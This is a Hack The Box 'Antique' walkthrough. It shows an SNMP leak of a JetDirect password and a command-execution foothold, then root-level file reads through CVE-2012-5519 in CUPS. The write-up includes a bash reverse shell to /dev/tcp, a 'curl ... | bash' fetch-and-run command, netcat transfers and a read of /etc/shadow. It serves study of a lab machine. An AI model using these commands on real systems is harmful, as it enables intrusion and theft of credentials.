
Hack The Box Antique Writeup (Easy Linux)
Easy Linux box. SNMP leaks the JetDirect telnet password as hex, its exec command returns a shell as lp, and CVE-2012-5519 in CUPS reads any file as root.
Summary
Antique is an easy Linux machine with a single TCP port open, telnet on 23, presenting an HP JetDirect print server that asks for a password. Searching for JetDirect flaws turns up a known SNMP issue where the device password is readable over the public interface, and snmpbulkwalk returns an OID whose value is a string of bytes; running those through CyberChef’s From Hex gives the cleartext password. Logged into the JetDirect shell, the built in exec command runs arbitrary system commands, so curling a script and piping it to bash returns a reverse shell as the lp user. That user belongs to the lpadmin group, and a CUPS 1.6.1 instance listens on localhost port 631, which is vulnerable to CVE-2012-5519: a public exploit abuses lpadmin’s ability to set the CUPS error log path to read any file on the system as root, including /etc/shadow and root.txt.
Service Enumeration
I started by running a nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
$ nmap -A -vv -oN scans/nmap.initial 10.129.147.90

Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
23/tcp open  telnet? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns, tn3270:
|     JetDirect
|     Password:
|   NULL:
|_    JetDirect
<SNIP>
But it finds only a single TCP port open (23).
Telnet Server Enumeration
I connected to the telnet server on port 23, but it requires a password:
1
2
3
4
5
6
7
8
9
$ telnet 10.129.147.90

Trying 10.129.147.90...
Connected to 10.129.147.90.
Escape character is '^]'.

HP JetDirect

Password:

I tried a bunch of common passwords like root, admin and so on, but it didn’t work. I googled for “HP JetDirect exploit” and one of the first results talks about a SNMP vulnerability where the password for the application is leaked:
SMNP Enumeration
I used the snmpbulkwalk tool to enumerate SNMP on the machine
1
2
3
4
5
6
7
8
9
10
11
12
$ snmpbulkwalk -c doesnotexist -v2c 10.129.147.90 .
iso.3.6.1.2.1 = STRING: "HTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
iso.3.6.1.4.1.11.2.3.9.1.3.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.4.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.5.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.6.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.7.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.8.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.9.1.0 = NULL
It finds not much information besides the “bits” for:
1
2
50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135

If I use cyberchef From Hex converter, I can see a possible password (P@ssw0rd@123!!123):
I tried logging in to the application using the password, and bingo!

With that, credentials:
1
Password: P@ssw0rd@123!!123
Initial Access
In the help page, it mentions a command that allows for execution of system commands:
1
exec: execute system commands (exec id)
I tried it, and got a good-looking network interface result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
> exec ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:08:52 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.147.90/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 1994sec preferred_lft 1994sec
    inet6 dead:beef::250:56ff:feb0:852/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb0:852/64 scope link
       valid_lft forever preferred_lft forever
>
I created a bash script for a reverse shell connection like so (named shell.sh):
1
/bin/bash -i >& /dev/tcp/10.10.14.242/9001 0>&1
Then I started a python webserver on port 80
1
sudo python3 -m http.server 80
And I also started a netcat listener on port 9001:
1
nc -lvnp 9001
Using the “exec” method on my telnet connection to HP JetDirect, I executed:
1
> exec curl 10.10.14.242/shell.sh | bash
The whole process can be seen in the screenshot below:

Immediately, got a shell in the system as “lp” user:
1
2
lp@antique:~$ id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
Vertical Privilege Escalation
Upon close inspection of open ports in the system (ss -tulpn), I noticed port 631 (cups) is open locally:
1
127.0.0.1:631
I did a fingerprint of the cups version that’s running on the machine:
1
2
3
$ cups-config --version

1.6.1
It’s also important to note that our user is member of the lpadmin group!
lpadmin configures printer and class queues provided by CUPS. It can also be used to set the server default printer or class.
1
2
lp@antique:~$ id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
I immediately found a potential exploit script in github for this specific CUPS version:

I did transfer the exploit to the machine by first attaching it to a listening port on netcat:
1
nc -lvnp 1234 < exp.sh
And then downloading it on the victim machine:
1
nc 10.10.14.242 1234 > exp.sh
I set the correct permissions:
1
chmod +x exp.sh
And run it. As you can see from the screenshot below, it runs smoothly and I’m able to read any file in the system. I read /etc/shadow for example:

I could read /root/root.txt with this method, completing the challenge.